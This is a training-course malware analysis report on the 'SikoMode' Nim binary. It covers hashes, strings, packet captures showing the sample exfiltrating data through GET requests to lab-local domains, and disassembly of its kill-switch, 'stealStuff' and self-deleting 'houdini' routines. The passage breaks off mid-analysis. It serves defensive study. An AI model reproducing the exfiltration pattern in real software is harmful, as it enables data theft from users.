Practical Malware Analysis & Triage
Malware Analysis Report

SikoMode Malware

Nov 2021 | Binary Bobcat | v1.0

Table of Contents

Table of Contents 2
Executive Summary 3
Basic Static Analysis 4
Malware: 4
Architecture: 4
Language compiled: 4
Interesting strings: 4
Virustotal: 4
Entropy: 4
Basic Dynamic Analysis 6
Initial detonation: 6
Host-based indicators: 6
Network-based indicators: 6
Advanced Static Analysis 9
General overview: 9
Function unpackResources: 10
Function stealStuff: 10
Advanced Dynamic Analysis 13
Host-based indicators: 13
Network-based indicators: 14
Rules & Signatures 16
Yara Rules 16
Callback URLs 16

Executive Summary

SHA256 hash	B6581145B7DD0DAEB9B9E60AC17072AF6F838A6FBA228995838ECEFE8E4A427B

SikoMode aka unknown.exe is a malware sample first identified on Nov 10th, 2021. It is a Nim-compiled binary that runs on the x64 Windows operating system. This binary originated from the TCM-Practical Malware Analysis & Triage. It consists of one payload that is executed. The binary exfiltrates a file on disk and sends it to a DNS query. It will delete itself from disk if it cannot reach the domain, gets interrupted, and once finished completing exfiltration. Symptoms of infection include a file created in C:\Users\Public\ named passwrd.txt.

YARA signature rules are attached in Yara Rules. The malware sample and hashes have been submitted to VirusTotal for further examination.




Figure 1: Flow Diagram

SikoMode Malware
Nov 2021
v1.0

Basic Static Analysis

Type	Hash Value
md5	9AC1968BE721107001E3488C6E8E55D0
sha1	F6E5296C0234C6C92A4813B1BDFEE5146D73182F
sha256	B6581145B7DD0DAEB9B9E60AC17072AF6F838A6FBA228995838ECEFE8E4A427B

Malware:
unknown.exe

Architecture:
PE32+ executable (GUI) x86-64, for MS Windows

Language compiled:
Nim

Interesting strings:

connect
send
select
socket
internetopen
internetopenurl
terminateprocess
getcurrentprocessid
getenvironmentstrings
findfirstfile

Virustotal:
No matches

Entropy:
There is likely no compressed or encrypted data inside this binary.




Figure 2: Entropy

Basic Dynamic Analysis

Initial detonation:


- If the binary is run and **cannot** make a successful connection to the DNS query, it will delete itself from disk.
- If the binary is running and loses connection, it will delete itself from disk.
- When the binary is finished exfiltrating data, it will delete itself from disk.

Host-based indicators:

There are no persistent indicators of binaries being written to disk or registry keys.


Network-based indicators:

The malware reaches out to a domain,
hxxp://update.ec12-4-109-278-3-ubuntu20-04.local



```
No.  Time       Source     Destination  Protocol  Length Info
  1 0.000000   10.0.0.4   10.0.0.3     TCP          66 22419 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
  2 0.000288   10.0.0.3   10.0.0.4     TCP          66 80 → 22419 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
  3 0.000331   10.0.0.4   10.0.0.3     TCP          54 22419 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
  4 0.002257   10.0.0.4   10.0.0.3     HTTP        146 GET / HTTP/1.1
  5 0.002431   10.0.0.3   10.0.0.4     TCP          60 80 → 22419 [ACK] Seq=1 Ack=93 Win=64256 Len=0
  6 0.008597   10.0.0.3   10.0.0.4     TCP         204 80 → 22419 [PSH, ACK] Seq=1 Ack=93 Win=64256 Len=150 [TCP segment of a reassembled PDU]
  7 0.008621   10.0.0.4   10.0.0.3     TCP          54 22419 → 80 [ACK] Seq=93 Ack=151 Win=261888 Len=0
  8 0.008763   10.0.0.3   10.0.0.4     HTTP        312 HTTP/1.1 200 OK  (text/html)
  9 0.008786   10.0.0.4   10.0.0.3     TCP          54 22419 → 80 [ACK] Seq=93 Ack=409 Win=261632 Len=0
 10 0.009548   10.0.0.4   10.0.0.3     TCP          54 22419 → 80 [FIN, ACK] Seq=93 Ack=409 Win=261632 Len=0
 11 0.009567   10.0.0.4   10.0.0.3     TCP          54 22419 → 80 [RST, ACK] Seq=94 Ack=409 Win=0 Len=0

> Frame 4: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface \Device\NPF_{8686804E-E6CA-43DC-8CFB-442DE29C2A69}, id 0
> Ethernet II, Src: PcsCompu_ad:c7:02 (08:00:27:ad:c7:02), Dst: PcsCompu_ba:5a:8a (08:00:27:ba:5a:8a)
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
> Transmission Control Protocol, Src Port: 22419, Dst Port: 80, Seq: 1, Ack: 1, Len: 92
v Hypertext Transfer Protocol
  > GET / HTTP/1.1\r\n
    User-Agent: Mozilla/5.0\r\n
    Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n
    \r\n
    [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
    [HTTP request 1/1]
    [Response in frame: 8]
```


After making a successful connection to the domain *hxxp://update.ec12-4-109-278-3-ubuntu20-04.local*, the binary reaches out to another domain *hxxp://cdn.altimiter.local*



```
No.   Time       Source     Destination  Protocol  Length  Info
   10 0.020812   10.0.0.3   10.0.0.4     HTTP       312 HTTP/1.1 200 OK  (text/html)
   11 0.020823   10.0.0.4   10.0.0.3     TCP         54 2124 → 80 [ACK] Seq=93 Ack=409 Win=261632 Len=0
   12 0.021363   10.0.0.4   10.0.0.3     TCP         54 2124 → 80 [FIN, ACK] Seq=93 Ack=409 Win=261632 Len=0
   13 0.021383   10.0.0.4   10.0.0.3     TCP         54 2124 → 80 [RST, ACK] Seq=94 Ack=409 Win=0 Len=0
   14 0.512009   10.0.0.4   10.0.0.3     DNS         79 Standard query 0x77f3 A cdn.altimiter.local
   15 0.516637   10.0.0.3   10.0.0.4     DNS         95 Standard query response 0x77f3 A cdn.altimiter.local A 10.0.0.3
   16 0.516886   10.0.0.4   10.0.0.3     TCP         66 2125 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   17 0.517105   10.0.0.3   10.0.0.4     TCP         66 80 → 2125 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
   18 0.517124   10.0.0.4   10.0.0.3     TCP         54 2125 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
   19 0.517191   10.0.0.4   10.0.0.3     HTTP       310 GET /feed?post=DBD44CFAD5F0AF5C7577721A002BBEC16F84D7F2B5110BA7C91E13D06A7286D
   20 0.517419   10.0.0.3   10.0.0.4     TCP         60 80 → 2125 [ACK] Seq=1 Ack=257 Win=64128 Len=0
   21 0.526129   10.0.0.3   10.0.0.4     TCP        204 80 → 2125 [PSH, ACK] Seq=1 Ack=257 Win=64128 Len=150 [TCP segment of a reasser
   22 0.527470   10.0.0.3   10.0.0.4     HTTP       312 HTTP/1.1 200 OK  (text/html)

> Frame 14: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface \Device\NPF_{8686804E-E6CA-43DC-8CFB-442DE29C2A69}, id 0
> Ethernet II, Src: PcsCompu_ad:c7:02 (08:00:27:ad:c7:02), Dst: PcsCompu_ba:5a:8a (08:00:27:ba:5a:8a)
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
> User Datagram Protocol, Src Port: 60478, Dst Port: 53
v Domain Name System (query)
    Transaction ID: 0x77f3
  > Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v cdn.altimiter.local: type A, class IN
        Name: cdn.altimiter.local
        [Name Length: 19]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
    [Response In: 15]
```

The binary sends an HTTP get request with a post parameter.


hxxp://cdn.altimiter.local/feed?post=DBD44CFAD5F0AF5C7577721A002BBEC16F84D7F2B5110BA7C91E13D06A7286D49B6784DFE48115A6B0E0062EB8A9046CE4CB3D21487B12C0D2139DF41628



```
   14 0.512009   10.0.0.4   10.0.0.3   DNS    79 Standard query 0x77f3 A cdn.altimiter.local
   15 0.516637   10.0.0.3   10.0.0.4   DNS    95 Standard query response 0x77f3 A cdn.altimiter.local A 10.0.0.3
   16 0.516886   10.0.0.4   10.0.0.3   TCP    66 2125 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   17 0.517105   10.0.0.3   10.0.0.4   TCP    66 80 → 2125 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
   18 0.517124   10.0.0.4   10.0.0.3   TCP    54 2125 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
   19 0.517191   10.0.0.4   10.0.0.3   HTTP  310 GET /feed?post=DBD44CFAD5F0AF5C7577721A002BBEC16F84D7F2B5110BA7C91E13D06A7286D49B6784DFE48115A6B0E0062EB8A9046CE
   20 0.517419   10.0.0.3   10.0.0.4   TCP    60 80 → 2125 [ACK] Seq=1 Ack=257 Win=64128 Len=0
   21 0.526129   10.0.0.3   10.0.0.4   TCP   204 80 → 2125 [PSH, ACK] Seq=1 Ack=257 Win=64128 Len=150 [TCP segment of a reassembled PDU]
   22 0.527470   10.0.0.3   10.0.0.4   HTTP  312 HTTP/1.1 200 OK  (text/html)
   23 0.527487   10.0.0.4   10.0.0.3   TCP    54 2125 → 80 [ACK] Seq=257 Ack=410 Win=2101760 Len=0
   24 1.544178   10.0.0.4   10.0.0.3   TCP    66 2126 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   25 1.544633   10.0.0.3   10.0.0.4   TCP    66 80 → 2126 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128

> Frame 19: 310 bytes on wire (2480 bits), 310 bytes captured (2480 bits) on interface \Device\NPF_{8686804E-E6CA-43DC-8CFB-442DE29C2A69}, id 0
> Ethernet II, Src: PcsCompu_ad:c7:02 (08:00:27:ad:c7:02), Dst: PcsCompu_ba:5a:8a (08:00:27:ba:5a:8a)
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
> Transmission Control Protocol, Src Port: 2125, Dst Port: 80, Seq: 1, Ack: 1, Len: 256
v Hypertext Transfer Protocol
  > GET /feed?post=DBD44CFAD5F0AF5C7577721A002BBEC16F84D7F2B5110BA7C91E13D06A7286D49B6784DFE48115A6B0E0062EB8A9046CE4CB3D21487B12C0D2139DF41628 HTTP/1.1\r\n
    Host: cdn.altimiter.local\r\n
    Connection: Keep-Alive\r\n
  > content-length: 0\r\n
    user-agent: Nim httpclient/1.4.8\r\n
    \r\n
    [Full request URI: http://cdn.altimiter.local/feed?post=DBD44CFAD5F0AF5C7577721A002BBEC16F84D7F2B5110BA7C91E13D06A7286D49B6784DFE48115A6B0E0062EB8A9046CE4CB3D21487B12C0D2139DF41628]
    [HTTP request 1/1]
    [Response in frame: 22]
```

The binary continues to send HTTP get requests with different post parameters.

hxxp://cdn.altimiter.local/feed?post=C5AA67E4A0F09F6A634D69111B0DBEC26F9FD7F2A7113 AAFCD0C16CE1362ADF8887DADEEFBA715A6A1D4772EA68F046CE4C81B214D6B22F7D63095F 40228




```
HTTP     310 GET /feed?post=DBD44CFAD5F0AF5C7577721A002BBEC16F84D7F2B5110BA7C91E13D06A7286D49B6784DFE48115A6B0E0062EB8A9046CE4CB3D21487…
TCP       60 80 → 2125 [ACK] Seq=1 Ack=257 Win=64128 Len=0
TCP      204 80 → 2125 [PSH, ACK] Seq=1 Ack=257 Win=64128 Len=150 [TCP segment of a reassembled PDU]
HTTP     312 HTTP/1.1 200 OK  (text/html)
TCP       54 2125 → 80 [ACK] Seq=257 Ack=410 Win=2101760 Len=0
TCP       66 2126 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP       66 80 → 2126 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
TCP       54 2126 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
HTTP     310 GET /feed?post=C5AA67E4A0F09F6A634D69111B0DBEC26F9FD7F2A7113AAFCD0C16CE1362ADF8887DADEEFBA715A6A1D4772EA68F046CE4C81B214D6…
```

Advanced Static Analysis

General overview:

After basic dynamic analysis, we determined that the program would erase itself from disk if it could not reach the target domain. Examining the **sym.NimMainModule**, we see a **checkKillSwitchURL** function being called. The return value of **checkKillSwitchURL** is compared and if it returns true, the program will continue. If the return value does not return true, the function **houdini** will be called. **Houdini** is the function that removes the program from disk.




```
[0x00417f63]
call    nosgetCurrentDir          ; sym.nosgetCurrentDir
lea     rcx, [0x00439c00]
mov     rdx, rax
call    asgnRef                   ; sym.asgnRef_6
call    checkKillSwitchURL__azdXm5RBs3B6WbhJCVAFZA ; sym.checkKillSwitchURL__azdXm5RBs3B6WbhJCVAFZA
mov     byte [0x00439cd0], al
test    al, al
jne     0x417f90
```

```
[0x00417f86]
call    houdini__e0lUBWLj6jqp3vuvTbjKeQ_3 ; sym.houdini__e0lUBWLj6jqp3vuvTbjKeQ_3
jmp     0x418019
```

```
[0x00417f90]
mov     rax, qword [0x0041efb0]
lea     rcx, [env]                ; jmpbuf env
mov     rdx, qword [rax]
mov     qword [var_118h], rdx
lea     rdx, [var_118h]
mov     qword [rax], rdx
mov     rdx, rbp
call    _setjmp                   ; sym._setjmp ; int setjmp(jmpbuf env)
```

If the target domain was reached we will continue down the green path and execute the program. Down the execution path, we reach a condition that no matter what path is taken, will call the **houdini** function. On the left we see an **unpackResources**, **stealStuff**, and **popSafePoint** functions being called, then followed by **houdini**. This directly corresponds to the execution path we found in the initial detonation of Basic Dynamic Analysis.




```
[0x00417fc8]
call    unpackResources__e0lUBWLj6jqp3vuvTbjKeQ ; sym.unpackResources__e0lUBWLj6jqp3vuvTbjKeQ
call    stealStuff__e0lUBWLj6jqp3vuvTbjKeQ_2 ; sym.stealStuff__e0lUBWLj6jqp3vuvTbjKeQ_2
call    popSafePoint              ; sym.popSafePoint
```

```
[0x00417fe8]
call    popSafePoint              ; sym.popSafePoint
mov     qword [var_110h], 0
call    houdini__e0lUBWLj6jqp3vuvTbjKeQ_3 ; sym.houdini__e0lUBWLj6jqp3vuvTbjKeQ_3
call    popCurrentException       ; sym.popCurrentException
jmp     0x417fd7
```

```
[0x00417fd7]
